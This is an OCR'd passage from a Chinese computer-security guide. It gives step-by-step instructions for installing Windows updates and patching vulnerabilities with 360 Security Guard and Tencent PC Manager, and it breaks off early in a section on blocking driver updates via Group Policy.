
Step 02 打开“设置”窗口，在其中可以看到有关系统设置的相关功能，如下图所示。




Step 03 单击“更新和安全”图标，打开“更新和安全”窗口，在其中选择“Windows 更新”选项，如下图所示。



Step 04 单击“检查更新”按钮，即可开始检查网上是否存在有更新文件，如下图所示。



Step 05 检查完毕后，如果存在更新文件，则会弹出如下图所示的信息提示，提示用户有可用更新，并自动下载更新文件。




Step 06 下载完成后，系统会自动安装更新文件，安装完毕后，会弹出如下图所示的信息提示对话框。



Step 07 单击“立即重新启动”按钮，立即重新启动计算机，重新启动完毕后，再次打开“Windows 更新”窗口，在其中可以看到“你的设备已安装最新的更新”信息提示，如下图所示。



Step 08 单击“高级选项”超链接，打开“高级选项”设置工作界面，在其中可以选择安装更新的方式，如下图所示。



绝招11：使用《360安全卫士》修补系统漏洞



《360 安全卫士》是当前功能最强、效果最好、最受用户欢迎的上网必备安全软件，不但永久免费，其自身非常轻巧，还能优化系统性能，修补系统漏洞。

使用《360 安全卫士》修复系统漏洞的具体操作步骤如下。

Step 01 双击桌面《360 安全卫士》图标，打开《360 安全卫士》窗口，如下图所示。



Step 02 单击“系统修复”按钮，进入如下图所示的页面。



Step 03 单击“全面修复”按钮，《360安全卫士》开始自动扫描系统中存在的漏洞，并在下面的界面中显示出来，用户在其中可以自主选择需要修复的漏洞。



Step 04 单击“一键修复”按钮，开始修复系统存在的漏洞，如下图所示。



Step 05 修复完成后，提示用户推荐修复已完成，如下图所示。



绝招12：使用《腾讯电脑管家》修复系统漏洞



《腾讯电脑管家》是国内首款集成“杀毒+管理”二合一功能的免费网络安全软件，包含杀毒、实时防护、漏洞修复、系统清理、计算机加速、软件管理等功能。

使用《腾讯电脑管家》修复系统漏洞的具体操作步骤如下。

Step 01 下载并安装《腾讯电脑管家》，即可打开电脑管家的“首页体验”页面，如下图所示。



Step 02 单击计算机当前状态的“ ”图标，即可进入“电脑管家-修复漏洞”工作界面，在其中可以看到当前系统存在的漏洞信息，如下图所示。



Step 03 单击“一键修复”按钮，即可下载并修复系统漏洞，如下图所示。



Step 04 系统漏洞修复完成后，会给出相应的提示信息，如下图所示。




3.4 实战演练




实战演练1——阻止更新驱动程序

在 Windows 7 及其之前的时代，用户装完系统后，大部分驱动程序都要自己手动安装，而现在的 Windows 更新却可以连带驱动程序一起更新，虽然方便了许多，但是硬件的驱动程序不像其他软件，一旦出现漏洞或不兼容很有可能造成许多麻烦，甚至可能无法开机，这就需要直接阻止 Windows 更新驱动程序，用户可以在组策略中禁用更新驱动。具体的操作步骤如下。


Step 01 右击“开始”按钮，在弹出的快捷菜单中选择“运行”菜单命令，打开“运行”对话框，在其中输入 gpedit.msc，如下图所示。



